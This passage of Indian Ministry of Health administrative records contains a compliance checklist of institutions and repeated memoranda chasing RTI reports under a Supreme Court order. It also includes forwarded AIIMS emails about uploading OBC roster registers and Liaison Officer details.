38	North Eastern Indira Gandhi Regional Institute of Health and Medical Sciences, (NEIGRIHMS), Shillong	YES
39	Post Graduate Institute of Medical Education and Research(PGIMER), Chandigarh	
40	National Board of Examinations in Medical Sciences (NBEMS), Delhi	
41	National Medical Commission (NMC), Dwarka, New Delhi	
42	National Institute of Immunohematology, ICMR, Mumbai	
43	Family Welfare and Training Centre, Mumbai	
44	Indian Pharmacopoeia Commission (IPC), Ghaziabad	YES
45	All India Institute of Speech and Hearing (AIISH), Mysore	YES
46	Regional Institute of Medical Sciences, Imphal, Manipur (RIMS)	YES
47	National Institute of Health and Family Welfare (NIHFW), Munirka, New Delhi	YES
48	Regional Resource Centre for North Eastern States, Guwahati, Assam	
49	Central Medical Services Society (CMSS)	YES
50	Bhopal Memorial Hospital and Research Centre (BMHRC)	
51	National Academy of Medical Sciences, New Delhi (NAMS)	
52	New Delhi TB Centre	
53	Regional Institute of Paramedical and Nursing Sciences, Aizwal (RIPANS)	YES
54	Vallabhbbhai Patel Chest Institute	
55	Mahatama Gandhi Institute of Medical Sciences, Kasturba Health Society, Wardha	
56	Indian Red Cross Society	
57	St. John Ambulance, New Delhi, India	
58	Gandhi Gram Institute of Rural Health and Family Welfare Trust, Tamil Nadu	
59	Atal Bihari Vajpayee Institute of Medical Sciences (RML), New Delhi	
60	Raj Kumari Amrit Kaur College of Nursing	YES
61	Vardhman Mahavir Medical College (VMMC), Safdarjung, New Delhi	YES
62	Lady Hardinge Medical College (LHMC), New Delhi	
63	JIPMER, Karaikal	
64	Rural Health Training Centre(RHTC), Najafgarh, New Delhi	
65	Regional Leprosy Training and Research Institute (RLTRI), Aska, Odisha	
66	Central Leprosy Teaching and Research Institute (CLTRI), Chengalpattu Tamil Nadu	YES
67	Regional Leprosy Training and Research Institute (RLTRI), Lalpur, Raipur	YES
68	Regional Leprosy Training and Research Institute (RLTRI), Gouripur	
69	Regional Leprosy Training and Research Institute (RLTRI) BANKURA	
70	National Centre for Disease Control (NCDC), Delhi	
71	PH (IH) Section, Dte. GHS (All APHO/PHO/RHO)	
72	National Medical Library (NML), Delhi	
73	Central Institute of Psychiatry (CIP), Ranchi	
74	Central Research Institute (CRI), Kasauli, Himachal Pradesh	YES
75	BCG Vaccine Laboratory, (BCGVL), Guindy, Tamil Nadu	YES
76	Institute of Serology (IoS), Kolkata	YES
77	National Tuberculosis Institute (NTI), Bangalore	
78	New Delhi Tuberculosis Centre (NDTC), New Delhi	
79	National Institute of Public Health Training and Research, (NIPHTAR), Mumbai	
80	Gandhigram Institute of Rural Health & Family Welfare (GIIRHFW), Tamil Nadu	
81	All India Institute of Physical Medicine and Rehabilitation (AIIPMR), Mumbai	YES
82	The National Center for Vector Borne Diseases Control (NCVBDC), Delhi	YES
83	All India Institute of Hygiene and Public Health (AIIHPH), Kolkata	YES
84	HSCC (INDIA) LTD.	
85	HLL LIFE CARE LTD (HLL)	

86	DENTAL COUNCIL OF INDIA (DCI)	
87	JANSANKHYA STHIRTA KOSH SOCIETY	
88	AIRPORT BORDER QUARANTINE, AMRITSAR	
89	AIRPORT HEALTH ORGANISATION, DELHI	YES
90	AIRPORT HEALTH ORGANISATION, KOLKATA	
91	AIRPORT HEALTH ORGANISATION, CHENNAI	
92	AIRPORT HEALTH ORGANISATION, TIRUCHIRAPALLI	YES
93	AIRPORT HEALTH ORGANISATION, COLABA, MUMBAI	YES
94	CENTRAL DRUGS LABORATORY, KOLKATA	YES
95	REGIONAL DRUGS TESTING LAB	
96	ASSTT. DRUGS CONTROLLER (I), AHMEDABAD	
97	ASSTT. DRUGS CONTROLLER (I), CHENNAI	
98	ASSTT. DRUGS CONTROLLER (I), KOLKATA	
99	ASSTT. DRUGS CONTROLLER (I), MUMBAI	YES
100	O/O ADC(I) CDSCO, IGI CARGO COMPLEX AIRPORT NEW DELHI	YES
101	ASSTT. DRUGS CONTROLLER (I), NHAVA, MUMBAI	YES
102	CENTRAL DRUGS STANDARD CONTROL ORGAINISATION, DELHI	YES
103	CENTRAL DRUGS STANDARD CONTROL ORGAINISATION, KOLKATA	
104	CENTRAL DRUGS STANDARD CONTROL ORGAINISATION, SOUTH ZONE CHENNAI	YES
105	CENTRAL DRUGS STANDARD CONTROL ORGAINISATION, WEST ZONE MUMBAI	YES
106	CENTRAL DRUGS STANDARD CONTROL ORGAINISATION, COCHIN	
107	CENTRAL DRUGS STANDARD CONTROL ORGAINISATION, HAPUR CHUNGI, KAMLA NEHRU NAGAR, GHAZIABAD	YES
108	CENTRAL DRUGS TESTING LABOROTARY, THANE, MUMBAI	
109	CENTRAL DRUGS TESTING LABOROTARY, CEHNNAI	YES
110	DIRECTORATE OF GENERAL OF HEALTH SERVICES (DGHS)	
111	GOVERNMENT MEDICAL STORE DEPOT, GUWAHATI	
112	GOVERNMENT MEDICAL STORE DEPOT, HYDERABAD	
113	GOVERNMENT MEDICAL STORE DEPOT, KARNAL	
114	GOVERNMENT MEDICAL STORE DEPOT, MUMBAI	
115	GOVERNMENT MEDICAL STORE DEPOT, NEW DELHI	
116	GOVERNMENT MEDICAL STORE DEPOT, KOLKATA	YES
117	GOVERNMENT MEDICAL STORE DEPOT, CHENNAI	YES
118	KALAWATI SARAN CHILDERNS HOSPITAL, NEW DELHI	
119	PORT HEALTH ORGANISATION, NAVI MUMBAI	
120	PORT HEALTH ORGANISATION, COCHIN	YES
121	PORT HEALTH ORGANISATION, KANDLA	
122	PORT HEALTH ORGANISATION, KOLKATA	YES
123	PORT HEALTH ORGANISATION, MUMBAI	YES
124	PORT HEALTH ORGANISATION, CHENNAI	
125	PORT HEALTH ORGANISATION, VISHAKHAPATNAM	YES
126	PORT HEALTH ORGANISATION, MANDAPAM CAMP	
127	PORT HEALTH ORGANISATION, MARMAGOA (GOA)	YES
128	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, PATNA	
129	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, KOLKATA	YES
130	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, THIRUVANTHAPURAM	YES
131	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, BANGALORE	YES

132	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, SHILONG	YES
133	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, AHMEDABAD	YES
134	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, BHOPAL	
135	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, BHUBNESWAR	
136	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, CHENNAI	YES
137	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, HYDERABAD	YES
138	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, JAIPUR	
139	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, LUCKNOW	
140	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, PUNE	
141	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, SHIMLA	YES
142	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, SRINAGAR	YES
143	NATIONAL AIDS CONTROL ORGANISATION (NACO)	YES
144	NATIONAL AIDS RESEARCH INSTITUTE, PUNE	
145	CGHS, AHMEDABAD	
146	CGHS, ALLAHABAD (PRAYAGRAJ)	
147	CGHS, BENGALURU	
148	CGHS, BHOPAL	
149	CGHS, BHUBNESHWAR	
150	CGHS, CHANDIGARH	
151	CGHS, CHENNAI	
152	CGHS, DEHRADUN	
153	CGHS, DELHI HQ	
154	CGHS, DELHI CENTRAL ZONE	
155	CGHS, DELHI EAST ZONE	
156	CGHS, DELHI NORTH ZONE	
157	CGHS, DELHI SOUTH ZONE	
158	CGHS, DELHI MSD	
159	CGHS, GUWAHATI	YES
160	CGHS, HYDERABAD	
161	CGHS, JABALPUR	YES
162	CGHS, JAIPUR	
163	CGHS, KANPUR	
164	CGHS, KOLKATA	
165	CGHS, LUCKNOW	
166	CHGS, MEERUT	
167	CGHS, MUMBAI	
168	CGHS, NAGPUR	
169	CGHS, PATNA	
170	CGHS, PUNE	
171	CGHS, RANCHI	
172	CGHS, SHILLONG	
173	CGHS, TRIANDRUM	
174	AIRPORT HEALTH ORIGINATION PUNE	YES
175	DEPARTMENT OF FOOD & PUBLIC DISTRIBUTION, INIDAN GRAIN STORAGE MANAGEMENT AND RESEARCH INSTITUTE, FIELD STATION HYDERABAD	YES
176	AIRPORT HEALTH ORGANISATION, ANDHERI, MUMBAI	YES
177	AIRPORT OFFICE GUJARAT CDSCO, AHMEDABAD	YES
178	O/o ADC (I) CDSCO Air Port (Air Cargo), Chennai	YES
179	CDSCO Baddi Zone	YES

180	Central Drugs Laboratory kasauli	YES
181	O/o the Technical Officer, CDSCO Cochin Sea Port	YES
182	O/o the Dy. Drugs Controller Kolkata	YES
183	O/o ADC (I) CDSCO Sea Port panvel	YES
184	CDSCO, PORT OFFICE BANGALORE	YES
185	Office of Assistant Drugs Controller Shamshabad Hyderabad	YES
186	CDSCO SUB ZONE/PORT OFFICES GOA	YES
187	CDSCO SUB ZONE, INDORE MADHYA PRADESH	YES
188	CDSCO SUB ZONE JAMMU	YES
189	CDSCO SUB ZONE VARANASI	YES
190	CDSCO SUB ZONE AND PORT OFFICE (AIR & SEA) VISAKHAPATNAM	YES
191	CDSCO, CENTRAL DRUGS TESTING LABORATORY MUMBAI CENTRAL MUMBAI	YES
192	CDSCO, REGIONAL DRUGS TESTING LABORATORY CHANDIGARH	YES
193	CDSCO, REGIONAL DRUGS TESTING LABORATORY GUWAHATI	YES

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A.60011/104/2018-RTI

I/3640695/2024

E-73489264/2024

Page No. 893-900/corr

E-73488076/2024

Supreme Court Directions
MOST URGENT/Time Bound Matter
Reminder-II

File No. A.60011/104/2018-RTI Cell (FTS 3146008)
भारत सरकार / GOVERNMENT OF INDIA
स्वास्थ्य एवं परिवार कल्याण मंत्रालय / MINISTRY OF HEALTH & FW
स्वास्थ्य एवं परिवार कल्याण विभाग / DEPARTMENT OF HEALTH & FW
Nirman Bhawan, New Delhi-110011
Dated 4th January, 2024

OFFICE MEMORANDUM

Subject:- Compliance of the direction of the Hon'ble Supreme Court of India in W.P.(C) No.360 of 2021 Kishan Chand Jain Vs. UoI & Ors – **Seeking compliance report from all Program Divisions / Organisations under MoHFW.**

The undersigned is directed to invite attention towards RTI Cell's O.M. of even number dated 9th November, 2023 and dated 5th December, 2023 and subsequent reminder dated 15th December, 2023 (**copies enclosed**) along with DoPT's OM No.e-F.No.13/3/2023-IR-I dated 7th November, 2023 and Order dated 09.10.2023 passed by the Hon'ble Supreme Court of India on the above subject. All the Programme Divisions were requested to ensure compliance of the directions of the Hon'ble Supreme Court/DoPT by the Autonomous Bodies/ Statutory Bodies/ Institutions / Hospitals / Organizations / CPSUs etc. functioning under their administrative control and furnish compliance report to the RTI Cell so that consolidated compliance report may be sent to the Secretary CIC and DoPT. However, so far information has been received in respect of 16 Organisations/Institutes/Hospitals only, whose names are listed in the enclosed Checklist. Requisite compliance report in respect of remaining Offices/Autonomous Bodies/Statutory Bodies/ Institutes/Hospitals/CPSUs are awaited. Second reminder dated 26.12.2023 has been received from DoPT in this matter, which is enclosed.

2. All remaining Program Divisions / Organisations under DoHFW are requested again to go through the enclosed Checklist and furnish compliance report *(on the directions of the Hon'ble Supreme Court/DoPT in respect of their Institutes/Hospitals/Organisations)* to RTI Cell urgently (**latest by 12th January, 2024**) at email: **rakesh.kumar37@nic.in** and **yogender.kr@nic.in**, so that consolidated compliance report may be sent to Secretary, CIC and DoPT.

This may be treated as **Most Urgent.**

Encl: As stated.

Signed by
Jitender Singh
Date: 04-01-2024 09:22:04
(Jitender Singh)
Dy. Secretary & Nodal Officer(RTI Cell)
Tel: 011-23062292

To

1. All Directors/ Deputy Secretaries/ Joint Directors under DoHFW.
2. Director(Admn/ Nodal Officer (RTI)], Dte. GHS, Nirman Bhawan, New Delhi – with the request to provide consolidated compliance report in respect of Dte. GHS and its Subordinate Offices/Organizations etc.

Copy to:

i. All JSs & equivalent Officers of DoHFW
ii. PPS to DGHS.

File No. Z-28016/6/2024-PMSSY-IV (Computer No. 8265689)
Generated from eOffice by SARITA, EA(S)-PMSSY, DEO, DOHFW DEPARTMENT on 15/03/2024 02:58 PM
141 of 772

E-73460853/2023

A.60011/104/2018-RTI

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023

E-73458609/23.

स्वास्थ्य एवं परिवार कल्याण मंत्रालय
ISSUED
MINISTRY OF HEALTH & F.W.

Supreme Court Directions
MOST URGENT/Time Bound Matter
Reminder

File No. A.60011/104/2018-RTI Cell (FTS 3146008)
भारत सरकार / GOVERNMENT OF INDIA
स्वास्थ्य एवं परिवार कल्याण विभाग / DEPARTMENT OF HEALTH & F.W.
Nirman Bhawan, New Delhi-110011
Dated 15th December, 2023

OFFICE MEMORANDUM

Subject:- Compliance of the direction of the Hon'ble Supreme Court of India in W.P.(C) No.360 of 2021 Kishan Chand Jain Vs. UoI & Ors – **Seeking compliance report from all PDs/Organisations under MoHFW.**

The undersigned is directed to invite attention towards RTI Cell's OM of even number dated 9th November, 2023 and subsequent OM dated 5th December, 2023(**copies enclosed**) along with DoPT's OM No.e-F.No.13/3/2023-IR-I dated 7th November, 2023 and Order dated 09.10.2023 passed by the Hon'ble Supreme Court of India on the above subject. All the Programme Divisions were requested to ensure compliance of the directions of the Hon'ble Supreme Court/DoPT by the Autonomous Bodies/ Statutory Bodies/ Institutions / Hospitals / Organizations / CPSUs etc. functioning under their administrative control and furnish compliance report to the Legal Cell by 8th December, 2023 so that consolidated compliance report may be sent to the Secretary CIC and DoPT. However, information has been received in respect of 12 Organisations/Institutes/Hospitals only, whose names are listed in the enclosed Check List. The requisite compliance report in respect of remaining Offices/Autonomous Bodies/Statutory Bodies/ Institutes/Hospitals/CPSUs are still awaited.

2. All the remaining PDs/Organisations under DoHFW are once again requested to go through the enclosed check list and furnish compliance report on the directions of Hon'ble Supreme Court/DoPT in respect of their Institutes/Hospitals/Organisations to the RTI Cell urgently(latest by 22.12.2023), rakesh.kumar37@nic.in and yogender.kr@nic.in , so that consolidated compliance report may be sent to the Secretary, CIC and DoPT.

Encl: As stated.

19-12-2023

Signed by
Jitender Singh
Date: 15-12-2023 19:38:19

(Jitender Singh)
Dy. Secretary & Nodal Officer(RTI Cell)
Tel: 011-23062292

To,

1. All Directors/ Deputy Secretaries/ Joint Directors under DoHFW.
2. Joint Secretary [GM / Nodal Officer (RTI)], Dte. GHS, Nirman Bhawan, New Delhi– with the request to provide consolidated compliance report in respect of Dte. GHS and its Attached and Subordinate Offices/Organizations etc.
3. Shri Rajender Kumar, DS, NACO, 6th & 7th Floor, Chanderlok Building, 36, Janpath, New Delhi.

DIS/81909/2023.

Copy to:

i. All JSs & equivalent Officers of DoHFW
ii. PSO to Secretary (HFW)/PPS to DGHS.

File No. Z-28016/6/2024-PMSSY-IV (Computer No. 8265689)
Generated from eOffice by SARITA, EA(S)-PMSSY, DEO, DOHFW DEPARTMENT on 15/03/2024 [illegible] PM

A.60011/104/2018-RTI

E-73440589/2023

E-73441138/2023

Supreme Court Directions
MOST URGENT / Time Bound Matter

File No. A.60011/104/2018-RTI Cell (FTS 3146008)
भारत सरकार/ GOVERNMENT OF INDIA
स्वास्थ्य एवं परिवार कल्याण मंत्रालय/ MINISTRY OF HEALTH & FAMILY WELFARE
स्वास्थ्य एवं परिवार कल्याण विभाग/ DEPARTMENT OF HEALTH & FAMILY WELFARE
Nirman Bhawan, New Delhi-110011
Dated 5th December, 2023

OFFICE MEMORANDUM

Subject:- Compliance of the direction of the Hon'ble Supreme Court of India in W.P.(C) No.360 of 2021 Kishan Chand Jain Vs. UoI & Ors – **Seeking compliance report from all PDs/Organizations under MoHFW.**

The undersigned is directed to invite attention towards RTI Cell's OM of even number dated 9thNovember, 2023 (**copy enclosed**) along with DoPT's OM No.e-F.No.13/3/2023-IR-I dated 7thNovember, 2023 and Order dated 09.10.2023 passed by the Hon'ble Supreme Court of India on the above subject. *The Hon'ble Supreme Court in its Order dated 09.10.2023, inter-alia, had directed that all Central and State Ministries shall take steps within a period of one month from the date of its Order to compile the email addresses of the Central and State Public Information Officers which shall be furnished to the Central Information Commission (CIC) and to all the State Information Commissions (SICs), as the case may be.*

2. Accordingly, all the Programme Divisions/Organizations under DoHFW were requested to take urgent action to compile and update the above information on their websites as well as '*rtionline portal* and to furnish the details to Secretary, CIC under intimation to DoPT. All the Divisions were also requested to ensure compliance of the above directions of Hon'ble Supreme Court/DoPT by the Autonomous Bodies/ Statutory Bodies/ Institutions / Hospitals / Organizations / CPSUs etc. functioning under their administrative control and to furnish action taken report (ATR) by 15thNovember, 2023. However, ATR has been received from few Organizations only.

3. In this connection, a **Checklist** in respect of Attached & Subordinate Offices/Autonomous Bodies/Statutory Bodies/ Institutes/Hospitals/CPSUs etc. working under DoHFW **is attached herewith.**All concerned PDs/Organizations under DoHFW are requested to go through the enclosed Checklist and furnish compliance report on the directions of Hon'ble Supreme Court/DoPT in respect of their Institutes/Hospitals/Organizations under their administrative control, to the RTI Cell urgently (**latest by 8th December, 2023**) so that consolidated compliance report may be sent to the Secretary, CIC and DoPT.

This may be treated as **Most Urgent**.

Encl: As stated.

Signed by Jitender Singh
Date: 05-12-2023 16:05:15
Reason: Approved

(Jitender Singh)
Dy. Secretary & Nodal Officer (RTI Cell)
Tel: 011-23062292 / Email: jitender.singh28@nic.in

To

1. All Directors/ Deputy Secretaries/ Joint Directors under DoHFW.
2. Joint Secretary [GM / Nodal Officer (RTI)], Dte. GHS, Nirman Bhawan, New Delhi– with the request to provide consolidated compliance report in respect of Dte. GHS and its Attached and Subordinate Offices/Organizations etc.
3. Shri Rajender Kumar, DS, NACO, 6 th& 7thFloor, Chanderlok Building, 36, Janpath, New Delhi.

DIS/79281/2023

DIS/79282/2023.


Copy to:

1. All JSs & equivalent officers of DoHFW.
2. PSO to Secretary (HFW) / PSO to DGHS.

A.60011/104/2018-RTI FTS- 3405069/23



MOST URGENT
Supreme Court Directions
Time Bound Matter



File No. A.60011/104/2018-RTI Cell (FTS 3146008)
भारत सरकार / GOVERNMENT OF INDIA
स्वास्थ्य एवं परिवार कल्याण मंत्रालय / MINISTRY OF HEALTH & F.W.
स्वास्थ्य एवं परिवार कल्याण विभाग / DEPARTMENT OF HEALTH & F.W.
(लीगल सेल) / (RTI Cell)
Nirman Bhawan, New Delhi-110011
Dated 9th November, 2023

OFFICE MEMORANDUM

Subject:- Compliance of the direction of the Hon'ble Supreme Court of India in W.P.(C) No.360 of 2021 Kishan Chand Jain Vs. UoI & Ors – regarding.

The undersigned is directed to forward herewith DoPT's Office Memorandum No.e-F.No.13/3/2023-IR-I dated 7th November, 2023 along with a copy of Order dated 09.10.2023 passed by the Hon'ble Supreme Court of India on the above subject. The Hon'ble Supreme Court directed that all Central and State Ministries shall take steps within a period of one month from the date of its Order to compile the email addresses of the Central and State Public Information Officers which shall be furnished to the Central Information Commission (CIC) and to all the State Information Commissions (SICs), as the case may be. In this regard, DoPT has requested all the Central Ministries/Departments to compile and update the above information on their websites as well as *'rtionline portal'* and to furnish the details to Secretary, CIC under intimation to DoPT. An Action Taken Report in this regard has also been sought by DoPT latest by 15th November, 2023.

2. In this connection, all the First Appellate Authorities (DS or Director Level Officers) and Central Public Information Officers (CPIOs) and Divisions under DoHFW are requested **to take immediate necessary action** to ensure compliance of the directions of DoPT by the Institutions / Organizations / Hospitals / Autonomous Bodies / CPSUs etc. functioning under their administrative control under intimation to RTI Cell of this Department.

Encl: As stated.

Signed by Jitender Singh
Date: 09-11-2023 14:42:01
(Jitender Singh)
Reason: Approved
Deputy Secretary & Nodal Officer (RTI Cell)
Tel: 011-23062292
Email: jitender.singh28@nic.in

To,

1. All First Appellate Authorities (DS or Director Level officers of respective PDs/Sections) of DoHFW, Nirman Bhawan, New Delhi.
2. All CPIOs of DoHFW.
3. Joint Secretary (GM) / Nodal Officer (RTI) of Dte. GHS, Nirman Bhawan, New Delhi.
4. Shri Rajender Kumar, DS, NACO, 6th & 7th Floor, Chanderlok Building, 36, Janpath, New Delhi.

Copy to:

i. PSO to Secretary (HFW) / All JSs of DoHFW / DGHS.
ii. Shri Ziley Singh Vical, Director, DoPT, North Block, New Delhi.
iii. Secretary, CIC, Baba Gangnath Marg, Munirka, New Delhi-110067.

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Compliance the Observations/Recommendations contained in the Twenty – Sixth Report (17th Lok Sabha) of the Committee on Welfare of Other Backward Classes (2023-24)

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:58 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Thu, Mar 28, 2024 at 12:36 PM
Subject: Compliance the Observations/Recommendations contained in the Twenty –Sixth Report (17th Lok Sabha) of the Committee on Welfare of Other Backward Classes (2023-24)
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <Director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>
Cc: dda <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsrishikesh.edu.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to reply to all the officers in cc to this email.
Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

Letter dated 28.03.2024.pdf
1696K

No. Z-28016/68/2023-PMSSY-IV
Government of India
Ministry of Health and Family Welfare
(PMSSY-IV Section)
****

746-A, 7th Floor, Nirman Bhawan, New Delhi
Dated 28th March, 2024

To,

The Executive Directors,
AIIMS (Bhopal, Bhubaneswar, Jodhpur, Raipur, Panta, Rishikesh)

Subject: Compliance the Observations/Recommendations contained in the Twenty –Sixth Report (17th Lok Sabha) of the Committee on Welfare of Other Backward Classes (2023-24) – reg.

Sir,

I am directed to refer to Lok Sabha Secretariat's OM No. 21/22/1/OBC/2022-23 dated 19.12.2023 and telephonic discussion with DDA/Sr. AO of the Institute, on the above mentioned subject and to say that as per para No. 3 & 4 of the report (copy enclosed), the Committee has recommended that the roster register and the details of the Liaison Officer should be uploaded on the website of the institutes. However, the confirmation in this regards is still awaited from the institutes.

2. It is, therefore, requested to confirm that the Roster and details of Liaison Officers have been uploaded on the website of the concerned AIIMS by today **03:00 PM** positively.

Yours faithfully,

(Arun Kumar Biswas)
Under Secretary to the Govt. of India
Tele: 011-23061343

Encl: As above

Copy to : Deputy Director (Admn.) of above AIIMS

Most Immediate

LOK SABHA SECRETARIAT

(COMMITTEE ON WELFARE OF OTHER BACKWARD CLASSES)

FAX: 23010756

PARLIAMENT HOUSE ANNEXE
NEW DELHI-110001

3464449
20/12/23
20 DEC 2023
RECEIVED
MINISTRY OF HEALTH

No. 21/2/1/OBC/2022-23 19th December, 2023

OFFICE MEMORANDUM

Subject: **Action taken by the Government on the Observations/Recommendations contained in the Twenty-Sixth Report (Seventeenth Lok Sabha) of the Committee on Welfare of Other Backward Classes (2023-24) on 'Measures undertaken to secure representation of OBCs in employment and for their welfare in All India Institute of Medical Sciences (AIIMS)' pertaining to the Ministry of Health and Family Welfare.**

*****

The undersigned is directed to forward herewith two copies each in Hindi and English versions of the Twenty-Sixth Report of the Committee on Welfare of Other Backward Classes (2023-24) on the above mentioned subject which was presented to Lok Sabha on 18th December, 2023 and laid on the Table of Rajya Sabha on 14th December, 2023.

2. The Ministry of Health and Family Welfare is requested to furnish their replies to the Observations/Recommendations contained in the aforesaid Report to this Secretariat within three months of the presentation of the Report.

3. The following procedure may kindly be followed for communicating information regarding action taken or proposed to be taken on the Observations/Recommendations contained in the Report:-

i) Full text of each Observation/Recommendation as given in Part II of the Report with its para number may be reproduced (as indicated in the **Proforma**) before stating the action taken by the Government on each Observation/ Recommendation.

ii) 10 copies each in English and Hindi versions of the Action Taken Notes may be furnished. Soft copy of the same may also be sent at email-ID **comobc-lss@sansad.nic.in**

iii) Each Observation/Recommendation may be dealt with on a new page.

iv) At the end of the reply to each Observation/Recommendation, the number and date of the communication under which it is forwarded to this Secretariat may be indicated.

v) The replies in respect to the Observations/Recommendations may please be **duly indexed, paginated** & neatly stitched together with a **cover page** and the requisite sets thereof made available in one lot to this Secretariat for easy reference.

4. Receipt of this communication may kindly be acknowledged.

(MAHESHWAR)
DIRECTOR
Tel. 011- 23034175
Email:comobc-lss@sansad.nic.in

Encl: As above

To

Ministry of Health & Family Welfare
Department of Health & Family Welfare

3. Roster Register

The Committee appreciate that in all AIIMS separate Roster Register is maintained for the post of Professor, Additional Professor, Associate Professor and Assistant Professor in faculty cadre. Similarly, in non-faculty cadre, separate Roster Register is maintained for each post. These Roster Registers are regularly inspected and authenticated by the Liaison Officers appointed for the purpose in each AIIMS. There has been no instance of any discrepancy highlighted in Roster Registers by Liaison Officers except in case of AIIMS Raipur. There, a Liaison Officer once pointed out certain irregularities which were promptly sorted out to put the Roster Register in proper form. The Committee note and appreciate that AIIMS Delhi has uploaded its Roster Registers duly authenticated by the Liaison Officers on their website for information of their employees. Therefore, the Committee recommend that other AIIMS may follow the suit and initiate necessary steps to upload their Roster Registers duly authenticated by the Liaison Officers on their websites in order to bring transparency and trust in the system and make these Roster Registers available for information of all employees.

4. Liaison Officers for OBCs

The Committee also appreciate that each AIIMS has appointed Liaison Officers for OBC. All these Liaison Officers are belonging to OBC category. Liaison Officer regularly inspects the Roster Register and authenticates the same in addition to oversee reservation matter in their organization. AIIMS Raipur has uploaded the details of Liaison Officers on its website to facilitate OBC

employees to contact the Liaison Officers in case of need. Therefore, the Committee recommend that -

(i) Name, address, contact number and email of all Liaison Officers may be uploaded on intranet/website of each AIIMS so that OBC employees can contact their Liaison Officers for any help in regard to reservation matter in the Institute; and

(ii) All Liaison Officers in each Institute may be sent for required trainings to enable them to be apprised/acquaint themselves with their roles, duties, responsibilities and powers and to enhance their understanding regarding instructions relating to reservations, etc.

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Compliance the Observations/Recommendations contained in the Twenty – Sixth Report (17th Lok Sabha) of the Committee on Welfare of Other Backward Classes (2023-24)

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:56 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Wed, Apr 3, 2024 at 5:23 PM
Subject: Compliance the Observations/Recommendations contained in the Twenty –Sixth Report (17th Lok Sabha) of the Committee on Welfare of Other Backward Classes (2023-24)
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <Director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>
Cc: dda <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsrishikesh.edu.in>, <Ak.biswas57@nic.in>

Sir,

Please find a letter dated 03.04.2024 and to request to provide the screen shot of the website of concerned AIIMS with regard to the confirmation that the rosters and details of Liaison Officers have been uploaded on the website of concerned institute, to this Ministry today positively.

Note: In case this email requires you to reply, you are requested to reply to all the officers in cc to this email.

Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

2 attachments

Image_182.pdf
277K

Letter dated 28.03.2024-2.pdf
1696K

No. Z-28016/68/2023-PMSSY-IV
Government of India
Ministry of Health and Family Welfare
(PMSSY-IV Section)
****

746-A, 7th Floor, Nirman Bhawan, New Delhi
Dated 03rd April, 2024

To,

The Executive Directors,
AIIMS (Bhopal, Bhubaneswar, Jodhpur, Raipur, Panta, Rishikesh)

Subject: Compliance the Observations/Recommendations contained in the Twenty –Sixth Report (17th Lok Sabha) of the Committee on Welfare of Other Backward Classes (2023-24) – reg.

Sir,

I am directed to refer to Ministry's letter of even number dated 28.03.2024 on the above mentioned subject and to request to provide the screen shot of the website of concerned AIIMS with regard to the confirmation that the rosters and details of Liaison Officers have been uploaded on the website of concerned institute, to this Ministry today positively.

Yours faithfully,

(Arun Kumar Biswas)
Under Secretary to the Govt. of India
Tele: 011-23061343

Encl: As above

Copy to : Deputy Director (Admn.) of above AIIMS

No. Z-28016/68/2023-PMSSY-IV
Government of India
Ministry of Health and Family Welfare
(PMSSY-IV Section)
****

746-A, 7th Floor, Nirman Bhawan, New Delhi
Dated 28th March, 2024

To,

The Executive Directors,
AIIMS (Bhopal, Bhubaneswar, Jodhpur, Raipur, Panta, Rishikesh)

Subject: Compliance the Observations/Recommendations contained in the Twenty –Sixth Report (17th Lok Sabha) of the Committee on Welfare of Other Backward Classes (2023-24) – reg.

Sir,

I am directed to refer to Lok Sabha Secretariat's OM No. 21/22/1/OBC/2022-23 dated 19.12.2023 and telephonic discussion with DDA/Sr. AO of the Institute, on the above mentioned subject and to say that as per para No. 3 & 4 of the report (copy enclosed), the Committee has recommended that the roster register and the details of the Liaison Officer should be uploaded on the website of the institutes. However, the confirmation in this regards is still awaited from the institutes.

